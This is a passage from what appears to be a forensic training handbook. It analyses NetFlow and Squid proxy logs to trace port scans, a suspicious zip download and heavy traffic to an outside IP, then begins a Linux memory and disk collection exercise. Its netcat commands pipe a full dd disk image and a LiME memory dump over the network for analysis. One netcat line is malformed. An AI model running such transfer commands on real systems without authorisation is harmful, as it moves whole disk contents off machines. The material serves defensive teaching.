2016-06-27 23:02:11.313 4297677.538 TCP    0.0.0.0:0   ->   0.0.0.0:22    ......  0  75846  89.0 M   250
2016-06-27 20:19:50.858 4301177.808 TCP    0.0.0.0:0   ->   0.0.0.0:49964 ......  0  30466  41.9 M     4
2016-06-27 22:15:39.248 4294702.005 TCP    0.0.0.0:0   ->   0.0.0.0:50082 ......  0  29384  40.4 M     2
2016-06-27 22:15:20.176 4294809.218 TCP    0.0.0.0:0   ->   0.0.0.0:50087 ......  0  25889  35.2 M     1
2016-06-27 21:08:52.091 4294720.356 TCP    0.0.0.0:0   ->   0.0.0.0:59694 ......  0  21598  29.1 M     1
2016-06-27 21:05:43.972 4294783.806 TCP    0.0.0.0:0   ->   0.0.0.0:59628 ......  0  14468  19.5 M     1
2016-06-28 00:37:49.495 4289492.757 TCP    0.0.0.0:0   ->   0.0.0.0:58838 ......  0 295049  12.5 M     1
2016-06-27 22:12:42.597 4294667.462 TCP    0.0.0.0:0   ->   0.0.0.0:50064 ......  0   8330  11.3 M     1
```

Same overview, sorted by the number of flows:

```
> nfdump -o long -R . -A proto,dstport -O flows 'ip 192.168.5.100 and proto tcp' |
head -10
```

```
Date first seen         Duration Proto    Src IP Addr:Port       Dst IP Addr:Port  Flags Tos  Packets    Bytes Flows
2016-06-27 19:54:24.039 4333271.235 TCP          0.0.0.0:0    ->      0.0.0.0:80    ......  0    90403    7.0 M  2170
2016-08-16 14:49:39.451  4196.544 TCP         0.0.0.0:0    ->      0.0.0.0:62604 ......  0     1774    71056  1754
2016-06-27 19:53:18.860 4333840.796 TCP          0.0.0.0:0    ->      0.0.0.0:443   ......  0    36102    5.7 M  1227
2016-08-16 14:49:41.507  4194.926 TCP         0.0.0.0:0    ->      0.0.0.0:62605 ......  0      410    16400   410
2016-06-27 23:02:11.313 4297677.538 TCP          0.0.0.0:0    ->      0.0.0.0:22    ......  0    75846   89.0 M   250
2016-06-27 20:08:32.485 4319017.104 TCP          0.0.0.0:0    ->      0.0.0.0:12345 ......  0    1.1 M    1.5 G    91
2016-06-27 19:57:56.447 4320052.050 TCP          0.0.0.0:0    ->      0.0.0.0:12350 ......  0     1467    79577    19
2016-06-27 20:39:09.655 4303228.531 TCP          0.0.0.0:0    ->      0.0.0.0:50006 ......  0       51    28786    11
2016-06-27 20:34:46.102 4303492.082 TCP          0.0.0.0:0    ->      0.0.0.0:50000 ......  0     1004    1.3 M    11
```

Connections to port 12345 stand out. Let us investigate to find out with whom the Windows system exchanged so much data.

```
> nfdump -o long -R . -Aproto,srcip,dstip,dstport  'src ip 192.168.5.100 and proto tcp
and dst port 12345'
```

```
Date first seen         Duration Proto  Src IP Addr:Port   Dst IP Addr:Port  Flags Tos   Packets   Bytes Flows
2016-08-16 14:49:41.839      4194.136 TCP  192.168.5.100:0  -> 192.168.5.10:12345 ......  0       2     92     2
2016-06-27 20:08:32.485 4319017.104 TCP  192.168.5.100:0  -> 36.98.102.89:12345 ......  0   1.1 M  1.5 G    85
2016-08-16 14:49:44.104      4194.179 TCP  192.168.5.100:0  -> 192.168.5.15:12345 ......  0       2     92     2
2016-08-16 15:59:31.538         0.115 TCP  192.168.5.100:0  -> 192.168.5.1:12345  ......  0       2     92     2
```

Reverse check confirms that no flows occurred with source IP 192.168.5.100 and source port 12345. This was always the destination port. The host at 36.98.102.89 clearly seems to be the main destination of the traffic.

What additional details can be found related to IP 192.168.5.100? The local network is investigated first:

```
> nfdump -o long -R . -A proto,srcip,dstip 'src ip 192.168.5.100 and proto tcp and dst
net 192.168.5.0/24'
```

```
Date first seen                Duration Proto  Src IP Addr:Port   Dst IP Addr:Port  Flags Tos  Packets    Bytes Flows
2016-06-27 23:02:11.313 4297677.538 TCP   192.168.5.100:0  -> 192.168.5.10:0     ......  0    78176   89.1 M 572
2016-08-16 14:49:41.996      4207.123 TCP   192.168.5.100:0  -> 192.168.5.15:0     ......  0   2824  129904  2824
2016-08-16 14:49:44.122      4189.718 TCP   192.168.5.100:0  ->  192.168.5.1:0    ......  0    1893    87078  1893
```

Extensive amount of flows towards three hosts is discovered, and broken down into destination port numbers.

```
> nfdump -o long -R . -A proto,srcip,dstip,dstport 'src ip 192.168.5.100 and proto tcp
and dst net 192.168.5.0/24' | head -10
```

```
Date first seen         Duration Proto   Src IP Addr:Port      Dst IP Addr:Port  Flags  Tos  Packets    Bytes Flows
2016-08-16 15:59:31.992        0.107 TCP     192.168.5.100:0     -> 192.168.5.1:1053   ......  0       2      92     2
2016-08-16 14:49:41.259  4194.538 TCP     192.168.5.100:0     -> 192.168.5.10:1137  ......  0       2      92     2
2016-08-16 15:59:37.927        5.224 TCP     192.168.5.100:0     -> 192.168.5.15:3476  ......  0       4     184     4
2016-08-16 14:49:42.513  4194.300 TCP     192.168.5.100:0     -> 192.168.5.15:9002  ......  0       2      92     2
2016-08-16 14:49:39.642  4194.537 TCP     192.168.5.100:0     -> 192.168.5.10:1021  ......  0       2      92     2
2016-08-16 15:59:30.880        0.115 TCP     192.168.5.100:0     -> 192.168.5.1:749    ......  0       2      92     2
```

```
2016-08-16 14:49:39.936  4194.302 TCP     192.168.5.100:0    -> 192.168.5.10:1085  ......  0      2     92    2
2016-08-16 14:49:46.298  4195.050 TCP     192.168.5.100:0    -> 192.168.5.15:8089  ......  0      4    184    4
2016-08-16 14:49:53.164  4195.050 TCP     192.168.5.100:0    -> 192.168.5.15:1073  ......  0      4    184    4
…
```

From the traffic, hundreds of flow records with seemingly random destination port numbers can be seen, each containing only two or four Bytes/Flows transmitted per port. Maybe we can make some sense out of it by sorting so we do not miss something in the flood of data.

```
> nfdump -o long -R . -A proto,srcip,dstip,dstport -O flows 'src ip 192.168.5.100 and
proto tcp and dst net 192.168.5.0/24' | head -10
```

```
Date first seen                Duration Proto  Src IP Addr:Port    Dst IP Addr:Port   Flags  Tos  Packets    Bytes Flows
2016-06-27 23:02:11.313 4297677.538 TCP  192.168.5.100:0  -> 192.168.5.10:22     ......  0   75840   89.0 M  244
2016-08-16 14:49:46.298      4195.050 TCP  192.168.5.100:0  -> 192.168.5.15:8089  ......  0       4     184     4
2016-08-16 14:49:43.619      4199.837 TCP  192.168.5.100:0  -> 192.168.5.15:648   ......  0       4     184     4
2016-08-16 15:59:37.920          6.028 TCP  192.168.5.100:0  -> 192.168.5.15:3880  ......  0       4     184     4
…
```

```
> nfdump -o long -R . -A proto,srcip,dstip,dstport -O bytes 'src ip 192.168.5.100 and
proto tcp and dst net 192.168.5.0/24' | head -10
```

```
Date first seen                Duration Proto  Src IP Addr:Port    Dst IP Addr:Port   Flags  Tos  Packets    Bytes Flows
2016-06-27 23:02:11.313 4297677.538 TCP  192.168.5.100:0  -> 192.168.5.10:22     ......  0   75840   89.0 M  244
2016-08-16 12:52:56.010     11197.657 TCP  192.168.5.100:0  -> 192.168.5.10:53     ......  0      12     626     4
2016-08-16 14:49:46.298      4195.050 TCP  192.168.5.100:0  -> 192.168.5.15:8089  ......  0       4     184     4
2016-08-16 14:49:43.619      4199.837 TCP  192.168.5.100:0  -> 192.168.5.15:648   ......  0       4     184     4
2016-08-16 15:59:37.920          6.028 TCP  192.168.5.100:0  -> 192.168.5.15:3880  ......  0       4     184     4
…
```

Traffic towards common SSH port(22) stands out towards one host: 192.168.5.10. That host should be noted down for further investigation.

What about the rest of the connections? Maybe we can turn around the matching and sort by the source ports:

```
> nfdump -o long -R . -A proto,srcip,srcport,dstip -O flows 'src ip 192.168.5.100 and
proto tcp and dst net 192.168.5.0/24' | head -10
```

```
Date first seen          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port  Flags Tos  Packets    Bytes Flows
2016-08-16 14:49:39.451  4196.709 TCP   192.168.5.100:62604 ->  192.168.5.10:0  ......  0  1918   88228  1918
2016-08-16 14:49:41.996  4196.428 TCP   192.168.5.100:41476 ->  192.168.5.15:0  ......  0  1702   78292  1702
2016-08-16 14:49:43.757  4205.362 TCP   192.168.5.100:41477 ->  192.168.5.15:0  ......  0  1122   51612  1122
2016-08-16 15:59:30.431        3.409 TCP   192.168.5.100:39690 ->   192.168.5.1:0  ......  0    946   43516   946
2016-08-16 14:49:44.122  4189.609 TCP   192.168.5.100:39689 ->   192.168.5.1:0  ......  0    944   43424   944
2016-08-16 14:49:41.507  4194.926 TCP   192.168.5.100:62605 ->  192.168.5.10:0  ......  0    410   18860   410
2016-08-16 14:55:26.835  4194.638 TCP   192.168.5.100:50357 ->   192.168.5.10:0  ......  0      8     380     2
2016-08-16 14:56:08.904  4194.212 TCP   192.168.5.100:50444 ->  192.168.5.10:0  ......  0      8     380     2
2016-08-16 14:56:08.660  4194.335 TCP   192.168.5.100:50429 ->  192.168.5.10:0  ......  0      8     380     2
```

It is evident that the majority of connections is coming from only a few ports: 62604, 41476 and 41477. Each of these ports connects only to one IP address. Let’s examine those ports further:

```
> nfdump -o long -R . 'src ip 192.168.5.100 and proto tcp and src port 62604 and dst net
192.168.5.0/24' | head -20
```

```
Date first seen          Duration Proto     Src IP Addr:Port         Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2016-08-16 14:49:39.686  4194.296 TCP   192.168.5.100:62604 ->    192.168.5.10:135   ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.296 TCP   192.168.5.100:62604 ->    192.168.5.10:443   ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.297 TCP   192.168.5.100:62604 ->    192.168.5.10:25    ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.297 TCP   192.168.5.100:62604 ->    192.168.5.10:1723  ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.297 TCP    192.168.5.100:62604 ->    192.168.5.10:445   ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.297 TCP   192.168.5.100:62604 ->    192.168.5.10:5900  ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.297 TCP   192.168.5.100:62604 ->    192.168.5.10:1025  ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.297 TCP   192.168.5.100:62604 ->    192.168.5.10:8080  ....S.  0       1      46     1
2016-08-16 14:49:39.686  4194.297 TCP   192.168.5.100:62604 ->    192.168.5.10:139   ....S.  0       1      46     1
2016-08-16 14:49:39.738  4194.303 TCP   192.168.5.100:62604 ->    192.168.5.10:23    ....S.  0      1      46     1
2016-08-16 14:49:39.742  4194.300 TCP   192.168.5.100:62604 ->    192.168.5.10:199   ....S.  0       1      46     1
2016-08-16 14:49:39.742  4194.300 TCP   192.168.5.100:62604 ->    192.168.5.10:993   ....S.  0       1      46     1
2016-08-16 14:49:39.742  4194.301 TCP   192.168.5.100:62604 ->    192.168.5.10:256   ....S.  0       1      46     1
2016-08-16 14:49:39.742  4194.301 TCP   192.168.5.100:62604 ->    192.168.5.10:21    ....S.  0      1      46     1
2016-08-16 14:49:39.743  4194.300 TCP   192.168.5.100:62604 ->    192.168.5.10:3389  ....S.  0       1      46     1
2016-08-16 14:49:39.743  4194.300 TCP   192.168.5.100:62604 ->    192.168.5.10:80    ....S.  0       1      46     1
2016-08-16 14:49:39.743  4194.301 TCP   192.168.5.100:62604 ->    192.168.5.10:3306  ....S.  0       1      46     1
2016-08-16 14:49:39.743  4194.301 TCP   192.168.5.100:62604 ->    192.168.5.10:587   ....S.  0       1      46     1
2016-08-16 14:49:39.743  4194.301 TCP   192.168.5.100:62604 ->    192.168.5.10:110   ....S.  0       1      46     1
...
```

As seen, these very short flows (just 1 packet) come in very close succession. This may be some sort of port scanning activity, as the packets have the SYN bit set (the S in the flags field).

Following this part of investigation return to the network connections to destinations outside the local network.

In the following, flows are sorted by destination address and by the number of flows:

```
> nfdump -o long -R .-A proto,srcip,dstip -O flows 'src ip 192.168.5.100 and proto tcp
and ! dst net 192.168.5.0/24' | head -10
```

```
Date first seen          Duration Proto     Src IP Addr:Port         Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2016-08-16 11:50:07.935 11798.417 TCP     192.168.5.100:0 -> 208.73.211.70:0     ......  0     366    81872   121
2016-06-27 19:56:55.016 4303025.732 TCP  192.168.5.100:0 -> 54.229.228.176:0    ......  0    20908    1.1 M   114
2016-06-27 20:08:32.485 4319017.104 TCP  192.168.5.100:0 -> 36.98.102.89:0    ......  0    1.1 M    1.5 G    85
2016-06-27 19:55:50.710 4313185.516 TCP  192.168.5.100:0 -> 40.115.1.44:0    ......  0    1190   330607    73
2016-06-27 21:00:14.196 4296132.010 TCP  192.168.5.100:0 -> 93.184.220.239:0    ......  0    1260   226085    61
2016-06-27 19:57:00.927 4333586.610 TCP  192.168.5.100:0 -> 65.54.225.167:0    ......  0     692   214467    58
2016-06-27 21:01:08.767 4297464.344 TCP  192.168.5.100:0 -> 69.172.216.111:0    ......  0     274    66081    51
2016-06-27 21:18:37.934 4298847.598 TCP  192.168.5.100:0 -> 184.25.216.99:0    ......  0     310   105314    48
2016-06-27 19:54:22.315 4333777.341 TCP  192.168.5.100:0 -> 191.232.139.254:0    ......  0     831   389597    46
```

Same overview, time sorted by destination address and by number of bytes:

```
> nfdump -o long -R . -A proto,srcip,dstip -O bytes 'src ip 192.168.5.100 and proto tcp
and ! dst net 192.168.5.0/24' | head -10
```

```
Date first seen          Duration Proto     Src IP Addr:Port         Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2016-06-27 20:08:32.485 4319017.104 TCP  192.168.5.100:0  ->  36.98.102.89:0       ......  0     1.1 M    1.5 G    85
2016-06-27 21:03:35.414 4299113.980 TCP  192.168.5.100:0  ->  13.107.4.50:0        ......  0    39565    2.0 M    15
2016-06-27 19:56:55.016 4303025.732 TCP  192.168.5.100:0  ->  54.229.228.176:0     ......  0    20908    1.1 M   114
2016-06-27 19:56:30.665 4321040.103 TCP  192.168.5.100:0  ->  204.79.197.200:0     ......  0     1379   480405    45
2016-06-27 19:54:22.315 4333777.341 TCP  192.168.5.100:0  ->  191.232.139.254:0    ......  0      831   389597    46
```

```
2016-06-27 19:55:50.710 4313185.516 TCP  192.168.5.100:0  -> 40.115.1.44:0      ......  0    1190  330607   73
2016-06-27 19:57:13.493 4302560.768 TCP  192.168.5.100:0  -> 151.80.137.2:0     ......  0    3453  231755   42
2016-06-27 21:00:14.196 4296132.010 TCP  192.168.5.100:0  -> 93.184.220.239:0   ......  0    1260  226085   61
2016-06-27 19:57:00.927 4333586.610 TCP  192.168.5.100:0  -> 65.54.225.167:0    ......  0     692  214467   58
```

Sorted by destination port and by number of flows:

```
> nfdump -o long -R . -A proto,srcip,dstport -O bytes 'src ip 192.168.5.100 and proto
tcp and ! dst net 192.168.5.0/24' | head -10
```

```
Date first seen          Duration Proto    Src IP Addr:Port        Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2016-06-27 20:08:32.485 4319017.104 TCP    192.168.5.100:0    ->      0.0.0.0:12345 ......  0    1.1 M    1.5 G    85
2016-06-27 19:54:24.039 4333271.235 TCP    192.168.5.100:0    ->      0.0.0.0:80    ......  0    90398    7.0 M  2165
2016-06-27 19:53:18.860 4333840.796 TCP    192.168.5.100:0    ->      0.0.0.0:443   ......  0    36097    5.7 M  1222
2016-06-27 19:57:56.447 4320052.050 TCP    192.168.5.100:0    ->      0.0.0.0:12350 ......  0     1467    79577    19
2016-06-27 19:57:01.325 4319719.067 TCP    192.168.5.100:0    ->      0.0.0.0:40036 ......  0     1159    72995    10
2016-08-16 11:49:31.630  4192.891 TCP      192.168.5.100:0    ->      0.0.0.0:40035 ......  0        9      522     1
```

In the following flows are sorted by destination port and by number of bytes.

```
> nfdump -o long -R . -A proto,srcip,dstport -O flows 'src ip 192.168.5.100 and proto
tcp and ! dst net 192.168.5.0/24' | head -10
```

```
Date first seen          Duration Proto    Src IP Addr:Port        Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2016-06-27 19:54:24.039 4333271.235 TCP    192.168.5.100:0    ->      0.0.0.0:80    ......  0    90398    7.0 M  2165
2016-06-27 19:53:18.860 4333840.796 TCP    192.168.5.100:0    ->      0.0.0.0:443   ......  0    36097    5.7 M  1222
2016-06-27 20:08:32.485 4319017.104 TCP    192.168.5.100:0    ->      0.0.0.0:12345 ......  0    1.1 M    1.5 G    85
2016-06-27 19:57:56.447 4320052.050 TCP    192.168.5.100:0    ->      0.0.0.0:12350 ......  0     1467    79577    19
2016-06-27 19:57:01.325 4319719.067 TCP    192.168.5.100:0    ->      0.0.0.0:40036 ......  0     1159    72995    10
2016-08-16 11:49:31.630  4192.891 TCP      192.168.5.100:0    ->      0.0.0.0:40035 ......  0        9      522     1
```

It is evident that ports 80 and 443 lead the traffic statistic beside the already known 12345. However, those ports do not help with the investigation at this point so we note down the findings and look into the other evidence.

To summarize the findings concerning the host 192.168.5.100:

- connections to 36.98.102.89 port 12345/TCP with plentiful amount of transmitted data
- portscans towards IPs 192.168.5.1, 192.168.5.10 and 192.168.5.15
- connections towards the SSH port of host 192.168.5.10

Now, examine the log files from the Squid proxy. First, we have `cache.log` and `access.log` from the squid proxy. The former lists all URLs that go through the proxy; the latter is the internal log of the caching proxy itself. Therefore, `access.log` is probably the more valuable for the investigation.

When dealing with large amounts of data in text files, it is often useful to filter out known good or even known bad (but irrelevant) lines. The grep command can help here. The option "-v" filters out matching lines, "-F" treats patterns as fixed text (for faster matching) and to deal with a large number of patterns, can these be written into a file, the file is selected with the "-f" option.

As seen, there are many accesses dealing with the systems checking their update servers. It does not seem likely that these have been compromised (although that has happened in the past) so it is best to filter these lines out. Here is the file with the grep patterns:

```
------------------------
  ubuntu.com
  opensuse
  openSUSE
  novell.com
-------------------------
```

When the previously mentioned servers are filtered out, the result is only a few lines.

```
1467994225.265    100 192.168.5.10 TCP_MISS/301 661 GET http://www.dfn-
cert.de/index.html - HIER_DIRECT/193.174.13.92 text/html
1467994225.371     96 192.168.5.10 TCP_TUNNEL/200 17744 CONNECT www.dfn-cert.de:443 -
HIER_DIRECT/193.174.13.92 -
1467998887.429      3 193.174.12.200 TCP_DENIED/403 3926 GET http://www.heise.de/ -
HIER_NONE/- text/html
1468234574.617    266 192.168.5.15 TCP_MISS/200 185310 GET http://www.heise.de/ -
HIER_DIRECT/193.99.144.85 text/html
1469198547.567    306 192.168.5.15 TCP_REFRESH_MODIFIED/200 181483 GET
http://www.heise.de/ - HIER_DIRECT/193.99.144.85 text/html
1471356766.997     43 192.168.5.10 TCP_MISS/503 4151 GET http://bl/? - HIER_NONE/-
text/html
1471356988.431  59783 192.168.5.10 TCP_MISS/503 4163 GET http://blog.mysportclub.ex/wp-
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html
1471357647.942  60185 192.168.5.10 TCP_MISS/503 4143 GET http://54.229.228.176/wp-
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html
```

The accesses to dfn-cert.de, a German CSIRT and heise.de, a German it news site, look unproblematic, what's left is:

```
1471356766.997     43 192.168.5.10 TCP_MISS/503 4151 GET http://bl/? - HIER_NONE/-
text/html
1471356988.431  59783 192.168.5.10 TCP_MISS/503 4163 GET http://blog.mysportclub.ex/wp-
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html
1471357647.942  60185 192.168.5.10 TCP_MISS/503 4143 GET http://54.229.228.176/wp-
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html
```

The `access.log` timestamps are in Unix timestamp format, i.e. time is measured in seconds since Jan 1st, 1970 00:00. To convert back, the date command can be used: `date -d "@XXXX"` where XXX is the timestamp from the logfile. Alternatively, for few timestamps, an online conversion tool can be used like http://www.onlineconversion.com/unix_time.htm or [http://www.unixtimestamp.com/.](http://www.unixtimestamp.com/)

Filtering the access.log we get three lines, with converted timestamps.

```
mar 16 ago 2016, 14.12.46, UTC     43 192.168.5.10 TCP_MISS/503 4151 GET http://bl/? -
HIER_NONE/- text/html
mar 16 ago 2016, 14.16.28, UTC  59783 192.168.5.10 TCP_MISS/503 4163 GET
http://blog.mysportclub.ex/wp-content/uploads/hk/files/binaries-only.zip -
HIER_DIRECT/54.229.228.176 text/html
mar 16 ago 2016, 14.27.27, UTC  60185 192.168.5.10 TCP_MISS/503 4143 GET
http://54.229.228.176/wp-content/uploads/hk/files/binaries-only.zip -
HIER_DIRECT/54.229.228.176 text/html
```

And looking up the hostname we get the IP address[21]:

```
> host blog.mysportclub.ex
blog.mysportclub.ex has address 54.229.228.176
```

[21] Domain ".ex" is a fictional domain created for the purpose of this exercise. Trying to resolve this hostname again will return no result.

So there's been a download of a file "`binaries-only.zip`" to 192.168.5.10. Since the IP address 54.229.228.176 is new to our investigation, we should re-check in the NetFlow logs. But first, let's conclude with the cache.log. We filter out all the unimportant stuff with grep, like:

```
-------------------------------------------------------------------
  ERROR: No forward-proxy ports configured.
  pinger: Initialising ICMP pinger ...
  Starting Squid Cache version 3.5.19
  Service Name: squid
  FATAL: No HTTP, HTTPS, or FTP ports configured
  Squid Cache (Version 3.5.19): Terminated abnormally.
  CPU Usage:
  Maximum Resident Size:
  Page faults with physical i/o:
  Shutdown:
-------------------------------------------------------------------
```

And end up with:

```
  2016/06/28 15:54:55 kid1| Creating missing swap directories
  2016/08/16 18:39:39| Squid is already running!  Process ID 69732
```

That's not important either. Nothing here. Back to the NetFlow logs, looking for 54.229.228.176:

```
> nfdump -o long -R . -Aproto,srcip,dstip 'ip 54.229.228.176'
```

```
Date first seen          Duration Proto  Src IP Addr:Port     Dst IP Addr:Port      Flags Tos  Packets    Bytes Flows
2016-06-27 23:33:04.934 4294942.354 TCP    54.229.228.176:0 ->  192.168.5.10:0      ......  0    1452    2.0 M     1
2016-06-27 19:56:31.305 4303049.443 TCP    54.229.228.176:0 ->  192.168.5.100:0     ......  0  34081 46.2 M  114
2016-08-16 15:06:32.250      4794.771 TCP   193.174.13.140:0 ->  54.229.228.176:0    ......  0      18     1080     2
2016-06-27 19:56:55.016 4303025.732 TCP  192.168.5.100:0 ->  54.229.228.176:0     ......  0  20908  1.1 M  114
2016-08-16 12:31:20.120      4193.296 ICMP  193.174.13.140:0 -> 54.229.228.176:0.0 ......  0        2     168      1
2016-06-27 23:33:04.934 4294942.354 TCP  192.168.5.10:0 ->  54.229.228.176:0      ......  0     967   57654     1
```

So, we have (again) our two internal IP addresses: 192.168.5.10 and 192.168.5.100. Now, we look for the port numbers:

```
> nfdump -o long -R . -Aproto,srcip,srcport,dstip 'src ip 54.229.228.176 and proto tcp'
```

```
Date first seen          Duration Proto      Src IP Addr:Port        Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2016-06-27 19:56:31.305 4303049.443 TCP 54.229.228.176:80  ->   192.168.5.100:0    ......  0   34081   46.2 M   114
2016-06-27 23:33:04.934 4294942.354 TCP 54.229.228.176:80  ->    192.168.5.10:0    ......  0    1452    2.0 M     1
```

We could have concluded that from the "`http://`" part of the URLs in the `access.log`, but as we see, the downloads from 192.168.5.100 were not in the proxy log, although we see them in the flow logs. Maybe that host was bypassing the proxy.

That is all for now from the network analysis, our leads for the next tasks are:

- Downloads of a file binaries-only.zip from host blog.mysportclub.ex (54.229.228.176) by 192.168.5.10 on 16/8/2016 14:16 and 14:27 UTC.
- Connections to 36.98.102.89 port 12345/tcp with lots of transmitted data
- Port scans to 192.168.5.1, 192.168.5.10 and 192.168.5.15
- Connections to the SSH port of host 192.168.5.10

That is enough to justify the investigation of host 192.168.5.10.

3. Linux forensics

Following the leads from the previous part of the training and the network forensics, during this part the trainees will conduct a forensic analysis of an internal DNS and DHCP server.

3.1 Differences between Linux and Windows forensics

While the basic operating system concepts are similar between Windows and Linux (both use a modular kernel, shared libraries, etc.) there are several differences when doing a forensic analysis.

Linux has no registry; instead, configuration information is spread out across different configuration files across the file system. However, most configuration files can be found in /etc directory. The configuration files are usually plain text, but the syntax varies from one system/software package to another. Thus, searching for specific text strings is easier, especially since Linux comes with preinstalled command line interface text search tools like grep.

Linux is generally more command line oriented than Windows. Many tools however, like Wireshark, Autopsy or Volatility exist for both operating systems.

Linux is a much more heterogeneous environment that Windows. Although all use at great extent same set of software packages each distribution uses different versions and different configurations of the same package. So, even if two systems use for example 3.16 version of the Linux kernel, the kernel may be configured differently and built with different compilers, libraries, etc. Analysts must be aware that results may not be generalized between systems, even if they may look (superficially) the same.

Log files are plain ASCII files as compared to Windows Event log. However, some log files have binary formats, as if systemd's journal, the wtmp/utmp/btmp files, or the circular log files kept by pfSense[22]. The plain ASCII format makes them easy to read and search like configuration files, however it makes them also susceptible to manipulations by attacks when entries are altered or deleted.

Filesystem metadata varies too, depending on the filesystem. While Windows uses NTFS as its main filesystem, Linux uses Ext2/3/4, Btrfs, ZFS, XFS or others. Which one, depends not only on the distribution, but also on the way the system was installed and set up. With the variance of the file systems comes also subtle differences in metadata. Some filesystems keep creation or deletion dates, others do not. Some filesystems zero out metadata when files are deleted, others do not. Forensic analysts have to be aware of these subtleties.

3.2 TASK 3: Analyse Linux evidence

- **Collect evidence from the Linux system – logs, timestamps, traces of activity**
  - **Memory Dump (analyse with Rekall or Volatility)**
  - **Disk Dump (analyse with Sleuthkit/Autopsy)**
  - **FastIR Collector Linux**
- **Correlate traces with previously found information**
- **Prepare recommendations of immediate follow up actions**

[22] pfSense https://www.pfsense.org/

3.2.1 Solution

3.2.1.1 Collection

Evidence collection is done by order of volatility. Therefore, we start with the memory dump of the system:

As we do not have direct access to the system, we have to use network connections to write the dump to our analysis machine. Unfortunately, the LiME module we use to create the memory dump cannot write data over the network. We can use a local pipe however:

```
mkfifo pipe
netcat pipe 192.168.5.15 9999
```

And on 192.168.5.15: `netcat -v -l 9999 > memdump.lime`

Back on the remote system, in another shell:

```
insmod lime-4.2.0-27-generic.ko "path=/home/john/pipe format=lime"
```

We can re-use the pipe for the disk dump. But we have to start another netcat listener on 192.168.5.15:

```
netcat -v -l 9999 > diskdump.raw
```

Then on the dhcp server:

```
dd if=/dev/sda bs=1M conv=noerror | netcat localhost 9999
```

Lastly, collect the logfiles with `fastIR_collector_linux`:

```
mkdir all && python fastIR_collector_linux.py --profiles all --
output_dir all
```

Care should be taken when using live forensic tools like FastIR (or MIR-ROR for Windows). Their advantage is that they automate a tedious and error prone process. Without a written checklist, it is easy to miss some piece of information. In addition, sometimes, making disk or memory images is not possible or too much effort for an incident so that live forensic is the only option. The drawback is that they cannot deal with environments they were not coded for. This may include cases like log files that are located in non-standard places or have uncommon names or formats. For example, a text log file that has been compressed with an unusual algorithm.

Furthermore, these tools collect a lot of information, and in doing so, have to access many files in the file system, tainting the access timestamps. It is therefore advisable to take forensic memory and/or disk images before running the script or at least preserve the filesystem timestamps. The following command from [C] can be run beforehand to do so.

```
find / -xdev -print0 | xargs -0 stat -c "%Y %X %Z %A %U %G %n" >>
timestamps.dat
```

But as we have collected memory and disk dumps, we can safely skip this task.

The data files from the collection are in ~/`training/ex2/dhcpsrv.`


3.2.1.2 Analysis

With our leads we should start with file system analysis. We have two entry points:

- the SSH connections, which lead us to the system logfiles
- the filename `binaries-only.zip` and its time of download (14:16 and 14:27 UTC)

At the beginning students should start Autopsy 2.24 and add new host *dhcpsrv*. Dhcpsrv disk image can be found at ~/training/ex2/dhcpsrv/diskdump.raw.gz. The whole process along with creation of the timeline is described in the "*Local incident response and investigation*" exercise.

When the new host and disk image are added to the Autopsy, students should create timeline of the filesystem naming it timeline-daysum.csv (choosing *Comma delimited with daily summary* for the timeline output format).



4. Enter the file name to save as:
output/ timeline-daysum.csv

5. Select the UNIX image that contains the /etc/passwd and /etc/group files:
diskdump.raw-2048-18874367 (/1/)

6. Choose the output format:
○ Tabulated (normal)
○ Comma delimited with hourly summary
● Comma delimited with daily summary

7. Generate MD5 Value? ☑

Remark: For some reason, the timestamps in our autopsy timeline are one day off, so all the events from August 16 are listed as August 15.

We can get the logfile from our disk image through autopsy (`/var/log/auth.log`).

Looking at entries from August 16 and from sshd, connections from 192.168.5.100 start at 16:04:

```
Aug 16 16:04:43 dhcpsrv sshd[30043]: Received disconnect from 192.168.5.100: 11: Bye Bye
[preauth]
Aug 16 16:04:45 dhcpsrv sshd[30045]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=ws1.example.com  user=root
Aug 16 16:04:45 dhcpsrv sshd[30046]: pam_unix(sshd:auth): authentication failure;
